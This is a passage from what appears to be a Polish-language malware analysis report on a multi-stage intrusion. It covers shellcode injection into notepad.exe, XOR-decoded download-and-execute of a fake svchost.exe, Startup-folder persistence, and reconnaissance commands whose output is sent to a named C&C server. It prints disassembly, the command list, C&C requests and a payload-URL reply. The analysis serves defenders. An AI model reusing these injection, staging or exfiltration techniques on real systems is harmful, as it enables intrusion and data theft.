                leave
                retn
```

notepad.exe

Poniżej przedstawiony został fragment funkcji odpowiadającej za znalezienie adresów funkcji. Wykorzystywana jest metoda przeszukania struktury PEB (więcej informacji można znaleźć na naszym blogu http://malware.prevenity.com/2016_09_01_archive.html)

```
seg000:0000003F                 push    ebp
seg000:00000040                 mov     ebp, esp
seg000:00000042                 push    ecx
seg000:00000043                 push    ecx
seg000:00000044                 and     [ebp+var_4], 0
seg000:00000048                 and     [ebp+var_8], 0
seg000:0000004C                 push    ebx
seg000:0000004D                 push    esi
seg000:0000004E                 push    edi
seg000:0000004F                 push    ebx
seg000:00000050                 mov     ebx, 27E03A9Dh  ; LoadLibraryExW
seg000:00000055                 call    sub_6D
seg000:0000005A                 mov     [ebp+var_4], eax
seg000:0000005D                 mov     ebx, 0E553E06Fh ; GetProcessHeap
seg000:00000062                 call    sub_6D
seg000:00000067                 mov     [ebp+var_8], eax
seg000:0000006A                 pop     ebx
seg000:0000006B                 jmp     short loc_C5
seg000:0000006B sub_3F          endp
seg000:0000006B
seg000:0000006D
seg000:0000006D ; =============== S U B R O U T I N E =======================================
seg000:0000006D
seg000:0000006D
seg000:0000006D sub_6D          proc near               ; CODE XREF: sub_3F+16↑p
seg000:0000006D                                         ; sub_3F+23↑p
seg000:0000006D                 cld
seg000:0000006E                 push    ebp
seg000:0000006F                 xor     eax, eax
seg000:00000071                 mov     eax, fs:[eax+30h]
seg000:00000075                 mov     eax, [eax+0Ch]
seg000:00000078                 mov     esi, [eax+1Ch]
seg000:0000007B                 lodsd
seg000:0000007C                 mov     ebp, [eax+8]

g000:000000EB                   push    edi
g000:000000EC                   mov     [ebp+var_2C], eax
g000:000000EF                   mov     [ebp+var_50], eax
g000:000000F2                   push    2
g000:000000F4                   lea     eax, [ebp+var_1C]
g000:000000F7                   push    0
g000:000000F9                   push    eax
g000:000000FA                   mov     [ebp+var_1C], 'nreK'
g000:00000101                   mov     [ebp+var_18], '23le'
g000:00000108                   mov     [ebp+var_14], 'lld.'
g000:0000010F                   mov     [ebp+var_28], 'rPet'
g000:00000116                   mov     [ebp+var_24], 'seco'
g000:0000011D                   mov     [ebp+var_20], 'As'
g000:00000124                   mov     [ebp+var_C], 'solC'
g000:0000012B                   mov     [ebp+var_8], 'naHe'
g000:00000132                   mov     [ebp+var_4], 'eld'
g000:00000139                   mov     [ebp+var_3C], 'triV'
g000:00000140                   mov     [ebp+var_38], 'Alau'
g000:00000147                   mov     [ebp+var_34], 'coll'
g000:0000014E                   mov     [ebp+var_30], 'xE'
g000:00000155                   mov     [ebp+var_64], 'tirW'
g000:0000015C                   mov     [ebp+var_60], 'orPe'
g000:00000163                   mov     [ebp+var_5C], 'ssec'
g000:0000016A                   mov     [ebp+var_58], 'omeM'
g000:00000171                   mov     [ebp+var_54], 'yr'
g000:00000178                   mov     [ebp+var_4C], 'eRet'
g000:0000017F                   mov     [ebp+var_48], 'etom'
g000:00000186                   mov     [ebp+var_44], 'erhT'
g000:0000018D                   mov     [ebp+var_40], 'da'
g000:00000194                   call    dword ptr [esi] ; LoadLibraryExA(Kernel32.dll)
g000:00000196                   mov     edi, eax
g000:00000198                   lea     eax, [ebp+var_2C]
g000:0000019B                   push    eax
```


Powyższy fragment odpowiada za budowanie tablicy *Import Address Table (IAT)* dla funkcji: *WriteProcessMemory*, *CreateRemoteThread*, *VirtualAllocEx*, *CreateProcessA*, *CloseHandle*.

Po załadowaniu *Kernel32.dll* wywoływania jest funkcja *GetProcAddress*, aby rozwiązać adresy w/w funkcji.

```
002AEFD0  74AC2E40 @.Ct KERNELBA.LoadLibraryExA
002AEFD4  74AC1F38 8▼Ct KERNELBA.GetProcAddress
002AEFD8  74EF1072 r►'t kernel32.CreateProcessA
002AEFDC  74EF13E0 Ó‼'t RETURN to kernel32.CloseHandle
002AEFE0  74F0D998 ÿ┘-t kernel32.VirtualAllocEx
002AEFE4  74F0D9C8 ╚┘-t kernel32.WriteProcessMemory
002AEFE8  74F748EB ΩH,t kernel32.CreateRemoteThread
```

Najważniejsza jest funkcja *21E*, która:

- Tworzy proces notepad.exe za pomocą *CreateProcessA*,
- Alokuje pamięci za pomocą *VirtualAllocEx*,
- Zapisanie do procesu *netepad.exe* 0x61C bajtów zaczynających się od:




- Uruchomienie nowego wątku w procesie *notepad.exe* za pomocą funkcji *CreateRemoteThread()*

Fragment kodu wstrzykniętego do procesu *notepad.exe*:

```
seg000:00000310                 push    eax
seg000:00000311                 push    ebx
seg000:00000312                 push    ecx
seg000:00000313                 jmp     short loc_32D
seg000:00000315 ; ---------------------------------------------------------------------------
seg000:00000315
seg000:00000315 loc_315:                                ; CODE XREF: seg000:loc_32D↓p
seg000:00000315                 pop     eax
seg000:00000316                 mov     ecx, 5FAh
seg000:0000031B                 mov     ebx, 57h ; 'W'
seg000:00000320
seg000:00000320 loc_320:                                ; CODE XREF: seg000:00000326↓j
seg000:00000320                 xor     [eax], ebx
seg000:00000322                 dec     ecx
seg000:00000323                 inc     eax
seg000:00000324                 test    ecx, ecx
seg000:00000326                 jnz     short loc_320
seg000:00000328                 pop     ecx
seg000:00000329                 pop     ebx
seg000:0000032A                 pop     eax
seg000:0000032B                 jmp     short near ptr unk_332
seg000:0000032D ; ---------------------------------------------------------------------------
seg000:0000032D
seg000:0000032D loc_32D:                                ; CODE XREF: seg000:00000313↑j
seg000:0000032D                 call    loc_315
```

Możemy zauważyć, że powyższy kod w pierwszej kolejności odkodowuje kolejny fragment shellcode (XOR z kluczem 0x57) a następnie wykonywana jest instrukcja skoku (jmp). 0x5AF to rozmiar zakodowanego pliku.

Na końcu znajduje się adres URL z którym będzie nawiązywane połączenie.




Analogicznie, jak w poprzednim przykładzie wyszukiwane są: adresy funkcji *LoadLibraryExA* oraz *GetProcessAddress* na podstawie hash'y:

```
seg000:00000059                 mov     ebx, 27E03A9Dh
seg000:0000005E                 call    sub_76
seg000:00000063                 mov     [ebp-4], eax
seg000:00000066                 mov     ebx, 0E553E06Fh
seg000:0000006B                 call    sub_76
seg000:00000070                 mov     [ebp-8], eax
seg000:00000073                 pop     ebx
seg000:00000074                 jmp     short loc_CE
```

Następnie ładowana jest biblioteka *kernel32.dll*, *urlmon.dll* i budowana jest tablica IAT dla następujących funkcji:

- URLDownloadToFileW
- CreateProcessW
- GetTempPathW
- MultiByteToWideChar
- CreateFileW
- ReadFile
- WriteFile
- CloseHandle
- GetFileSize
- GlobalAlloc
- GlobalFree
- ExitProcess



Najważniejsza jest funkcja *sub_38E*. Wykonuje ona następujące działania:

- Tworzony jest plik *svchost.exe,*
- Odczytywany jest adres URL,
- Pobrana jest ścieżka tymczasowa i dodany *svchost.exe*,
- Wywołana jest funkcja *URLDownloadToFileW*,
- Wywołana jest funkcja *CreateFileW* i pobrany rozmiar pliku,
- Zaalokowana jest pamięć i wczytana zostaje zawartość pobranego pliku,
- Odkodowany jest fragment pliku (ten pobrany z serwera jest zakodowany XOR-em):

```
seg000:000004D9                 mov     eax, 13Dh
```

```
seg000:000004DE           cmp     [ebp+arg_0], eax
seg000:000004E1           jbe     short loc_4F9
seg000:000004E3
seg000:000004E3 loc_4E3:  ; CODE XREF: sub_38E+169j
seg000:000004E3           mov     cl, [edi+eax]
seg000:000004E6           xor     cl, 0CCh
seg000:000004E9           mov     dl, cl
seg000:000004EB           shr     dl, 4
seg000:000004EE           xor     dl, cl
seg000:000004F0           mov     [edi+eax], dl
seg000:000004F3           inc     eax
seg000:000004F4           cmp     eax, [ebp+arg_0]
seg000:000004F7           jb      short loc_4E3
```

- Odkodowana zawartość jest zapisana do tego samego pliku – czyli *svchost.exe*,
- Plik jest uruchomiony za pomocą funkcji *CreateProcessW*:

```
seg000:0000054F           call    dword ptr ds:(loc_B+1)[esi] ; CreateProcessW (Svchost.exe)
seg000:00000552           push    edi
seg000:00000553           call    dword ptr [esi+30h] ; GlobalFree
seg000:00000556           push    ebx
seg000:00000557           call    dword ptr [esi+38h] ; ExitProcess
```

Poniżej przedstawiony został fragment dziennika zdarzeń serwera WWW, gdy plik zostanie pobrany:

```
HTTP/1.1" 200 128512 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; Media Center
PC 6.0)"
```

Plik svchost.exe przy próbie uruchomienia był wykrywany i blokowany przez niektóre z systemów antywirusowych.

Również odpowiednia konfiguracja osobistej zapory ogniowej mogła zablokować próbę nawiązania połączenia sieciowego przez proces *notepad.exe*.

Samo pobieranie pliku z malware jest dużo trudniejsze do wykrycia przez urządzenia sieciowe (nawet do deszyfracji SSL/TLS) gdyż plik był zakodowany XOR-em. Taki schemat działania opisywaliśmy również na naszym blogu (http://malware.prevenity.com/2016/03/omijanie-sieciowych-systemow.html).

Analiza svchost.exe

Plik *svchost.exe* zapisywany jest w katalogu TEMP użytkownika. Gdy przeglądarka internetowa działała w trybie *Protected Mode*, *svchost.exe* zapisywany jest w podkatalogu *Low* katalogu *%APPDATA%\Local\Temp*, co uniemożliwiało poprawne wykonanie opisywanych poniżej działań. W ataku została zastosowana metoda ominięcia mechanizmu *Protected Mode* w Internet Explorer poprzez zastosowanie odwołań do localhost.

```
File:     Svchost.exe
Size:     128512
MD5:      119877258D9E5FF6B4E1A70A3C8F3692
Compiled: Cz, paź 20 2016, 6:30:05  - 32 Bit
```

Plik ten składa się z trzech części:

Cześć 1) Dodanie pliku do punktu autostart,
Część 2) Zebranie informacji o komputerze ofiary oraz komunikacja z serwerem C&C,
Część 3) Usuwanie informacji z dysku (zacieranie śladów).

Część pierwsza

Przekopiowanie pliku *svchost.exe* do *%APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Winslui.exe* w celu zapewnienia funkcji automatycznego uruchomienia złośliwego oprogramowania po restarcie systemu.

```
.text:00401C33                add     esp, 8
.text:00401C36                call    sub_405520      ; Dodanie Winslui.exe do %APPDATA\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
.text:00401C3B                call    sub_4050D0      ; Informacje o zainfekowanym hoście
.text:00401C40                call    sub_405330      ; SelfDelete
.text:00401C45                xor     eax, eax
.text:00401C47                mov     esp, ebp
.text:00401C49                pop     ebp
.text:00401C4A                retn
.text:00401C4A _wmain         endp
```

To działanie również było wykrywanie i blokowane w październiku 2016 przez część z systemów antywirusowych.

Część druga


Wywoływanych jest kilka komend, których wynik przesyłany jest do serwera C&C. Adresy URL wkompilowane są w aplikację *svchost.exe*.

```
loc_40518B:
mov     edx, dword_420104
mov     eax, dword_420100
push    edx
push    eax
push    offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push    offset aS?actionBasein ; "%s?action=BaseInfo&u=%I64u"
push    3FFh            ; size_t
push    offset word_42010C ; wchar_t *
call    __snwprintf
add     esp, 18h
mov     edi, 7
xor     ecx, ecx
mov     eax, offset word_42010C
mov     [ebp+var_18], edi
mov     [ebp+var_1C], esi
mov     word ptr [ebp+var_2C], cx
lea     edx, [eax+2]
mov     ebx, 2
```

Lista komend wywoływanych przez *svchost.exe*:


```
"cmd.exe /c \"hostname > %s\""
"cmd.exe /c \"whoami >> %s\""
"cmd.exe /c \"ver >> %s\""
"cmd.exe /c \"ipconfig -all >> %s\""
"cmd.exe /c \"ping www.google.com >> %s\"
"cmd.exe /c \"query user >> %s\""
"cmd.exe /c \"net user >> %s\""
"cmd.exe /c \"net view >> %s\""
"cmd.exe /c \"net view /domain >> %s\""
"cmd.exe /c \"reg query \"HKCU\\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings"
"cmd.exe /c \"tasklist /svc >> %s\""
"cmd.exe /c \"netstat -ano | find \"TCP\"
```

Te informacje, po zapisaniu w pliku *C:\users\<username>\AppData\Local\Temp\TMPA11B.tmp* przesyłane są do serwera. Poniżej przedstawiono fragment przykładowej komunikacji:



W odpowiedzi z serwera może być przesłanych kilka komunikatów. Gdy aplikacja otrzyma w odpowiedzi „success”, wywoływana jest funkcja *Sleep*. Oprócz regularnego odpytywania serwera nie są podejmowane żadne inne działania. Taka komunikacja mogła trwać nawet kilka dni.

```
GET /design/img/list.jsp?action=What&u=35592825178872 HTTP/1.1
Connection: close
User-Agent: WinHttpClient
Host: www.eye-watch.in
```



Jeśli natomiast z serwera zostanie przesłany komunikat z adresem URL, adresem IP oraz numerem portu, aplikacja pobiera i uruchamia kolejny plik (dll) - złośliwe oprogramowanie.


Ważną informacją jest to, że decyzję o przesłaniu pliku z kolejnym złośliwym oprogramowaniem podejmuje intruz.

Poniżej przykład odpowiedzi:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Set-Cookie: JSESSIONID=832B5BD6B02D3A7C06F02D589BC14615; Path=/project
Content-Type: text/html;charset=UTF-8
Content-Length: 89
Date: Mon, 06 Mar 2017 13:03:56 GMT
Connection: close


http://192.168.1.226/project/perfmon.dat|192.168.1.226 8080
```

Plik *perfmon.dat* jest zakodowany za pomocą wariantu algorytmu RC4. Klucz to 40 pierwszych bajtów.




Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	1F	86	8F	ED	D8	B6	2D	C5	75	AF	10	EC	CD	7B	6F	CD
16	71	FA	F2	80	EA	1F	16	9B	41	5C	D2	4B	C5	5B	7B	A3
32	08	EF	E5	33	2B	4A	CB	DD	5B	70	70	E4	9C	EC	87	46
48	C5	C1	50	4C	CC	A3	05	5F	44	67	74	1D	24	B9	ED	AC
64	C2	3D	75	7E	19	2A	E8	7D	3F	68	6C	27	D9	37	E0	38
80	23	88	05	14	CE	89	41	80	AC	6E	DF	B0	E8	2B	07	7E
96	B3	CF	FB	66	97	0C	D4	4E	12	A4	C4	1D	31	33	AE	7B
112	44	3C	77	44	A7	45	61	AE	13	69	6C	F5	2B	C2	EC	B9
128	66	E3	8D	80	84	0F	60	28	72	F6	FB	2D	40	85	EB	8D
144	C8	14	FD	EB	E6	9C	77	52	FE	69	3E	FF	87	86	DF	43
160	9D	2A	D2	DC	43	B2	4E	B6	05	71	74	37	3E	7A	D3	7A
176	1A	17	55	51	FE	72	62	A6	E1	9E	23	24	79	B3	04	F1
192	95	A4	30	0A	A7	E3	BC	74	D6	76	14	9C	BF	11	CC	EB
208	9B	DF	0F	01	D0	C3	C8	F0	27	E2	8D	2D	07	70	0D	D5

Aplikacja *svchost.exe* odszyfrowuje i uruchamia ten plik (jest to biblioteka) w pamięci RAM komputera. Na dysku komputera ofiary nie jest przechowywana wersja odszyfrowana.


Pobierany plik *perfmon.dat* może się znajdować w plikach tymczasowych. Przykładowa lokalizacja:

```
C:\Users\<username>\AppData\Local\Microsoft\Windows\Temporary Internet
Files\Content.IE5\<random>\perfmon.dat.
```

Po odszyfrowaniu (funkcja nazwana przez nas jako *„deszyfruj”*) wywołana jest kolejna funkcja (nazwana przez nas jako *„uruchom_”*), która za pomocą funkcji *VirutalAlloc* i *VirutalProtect* przygotowuje kod drugiego malware (biblioteki DLL) do uruchomienia jeszcze w ramach procesu *svchost.exe*.



Następnie jest wywoływana funkcja *DllEntryPoint()*.



Następnie wywoływane są funkcje: *DllRegister()* oraz *InitDll()* i przekazywane są parametry takie jak adres IP oraz numer port serwera C&C.

Następnie wywoływane są poniższe funkcje:

```
.text:100018A0 sub_100018A0    proc near               ; CODE XREF: sub_1002E600+35p
.text:100018A0
.text:100018A0 ; FUNCTION CHUNK AT .text:10001850 SIZE 00000048 BYTES
.text:100018A0
.text:100018A0                 call    sub_10001660
.text:100018A5                 call    sub_10001000
.text:100018AA                 call    sub_10001790
.text:100018AF                 call    sub_100014E0
.text:100018B4                 call    sub_100013E0
.text:100018B9                 call    sub_10001420
.text:100018BE                 call    sub_10001630
```

```
.text:100018C3                  call    sub_10001460
.text:100018C8                  call    sub_10001800
.text:100018CD                  call    sub_100017C0
.text:100018D2                  jmp     loc_10001850
.text:100018D2 sub_100018A0     endp
```

Powyższe funkcje wykorzystane są do zbudowania tablicy importu funkcji pochodzących z następujących bibliotek:

- *Ws2_32.dll*
- *Kernel32.dll*
- *Iphlpapi.dll*
- *Advapi32.dll*
- *User32.dll*
- *Userenv.dll*
- *Shell32.dll*
- *Shlwapi.dll*
- *Wtsapi32.dll*
- *Psapi.dll*
- *Dnsapi.dll*

Następnie sprawdzana jest obecność plików w katalogu *C:\Windows\Help*.

```
.text:1000313B                  call    ds:GetWindowsDirectoryW
.text:10003141                  lea     edx, [ebp+var_20C]
.text:10003147                  push    edx
.text:10003148                  lea     eax, [ebp+Buffer]
.text:1000314E                  push    eax
.text:1000314F                  push    offset aSHelpS_hlp ; "%s\\Help\\%s.hlp"
.text:10003154                  dec     edi
.text:10003155                  push    edi             ; size_t
.text:10003156                  push    esi             ; wchar_t *
.text:10003157                  call    __snwprintf
```

Są to *C:\Windows\Help* z rozszerzeniem *.hlp*. Analogicznie dla innego pliku, z rozszerzeniem *.chm*.

Jeśli plików nie ma, nawiązywane jest połączenie do serwera C&C na wskazany port. Aplikacja w dużej części bazuje na bibliotece CURL oraz wykorzystuje do komunikacji protokół SSL. CURL wspiera między innymi uwierzytelnienie za pomocą NTLM czy Kerberos. Aplikacja umożliwia pobieranie i uruchamiane plików.


Intruz w tym momencie może uzyskać zdalny dostęp do serwera za pomocą tak zestawionej sesji. Dodajmy, że aplikacja działa w ramach procesu *svchost.exe*. Nic nie jest instalowane na komputerze ofiary (oprócz kopii *svchost.exe* w autostart).

Część trzecia

